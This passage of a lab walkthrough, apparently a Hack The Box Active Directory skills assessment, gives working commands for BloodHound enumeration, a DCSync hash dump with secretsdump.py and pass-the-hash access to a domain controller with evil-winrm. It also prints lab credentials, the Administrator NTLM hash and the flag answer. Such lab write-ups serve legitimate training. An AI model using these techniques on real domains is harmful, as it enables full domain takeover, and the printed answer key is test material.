* Password : Sup3rS3cur3D0m@inU2eR
kerberos :
* Username : tpetty
* Domain   : INLANEFREIGHT.LOCAL
* Password : (null)
ssp :
credman :
```

What attack can this user perform?

Then I transferred sharphound to the machine using RDP copy and paste. Note: I'm running the bloodhound-ce version on my kali box so I made sure to download the sharphound-ce version.

and ran it

```
sharphound.exe -c all
```


copied the files onto my host using RDP copy paste

ran bloodhound


```
bloodhound
```

logged into the web interface with my credentials and ingested the zip file by clicking administration → file ingest → upload files (and then selected the zip file I copied over)

then the question specifically asks for what attacks the tpetty user can perform so I investigated that user by putting tpetty in the search bar



on the right hand side scrolling down to tpettys outbound object control I can see what permissions they have over other objects and it appears they have dcsync privileges.



at this point I decided to run secretsdump.py from my kali machine using tpettys credentials


finding domain admin accounts so I know what to parse for in the hashes I got from secretsdump.py



opening the hashes file that secretsdump.py made

mousepad hashes.ntds

the domain admin account is listed at the top



Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::

Take over the domain and submit the contents of the flag.txt file on the Administrator Desktop on DC01

attempting to crack the hash failed for me, so I figure I am going to have to pass the hash for authentication to the dc using evil-winrm

```
evil-winrm -i 172.16.6.3 -u administrator -H 27dedb1dab4d8545c6e1c66fba077da0
```

```
(kali@kali)-[~/htb/ad/skills_assessment]
└─$ evil-winrm -i 172.16.6.3 -u administrator -H 27dedb1dab4d8545c6e1c66fba077da0

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
cd D*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          4/11/2022   7:17 PM             19 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
r3plication_m0st3r!
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```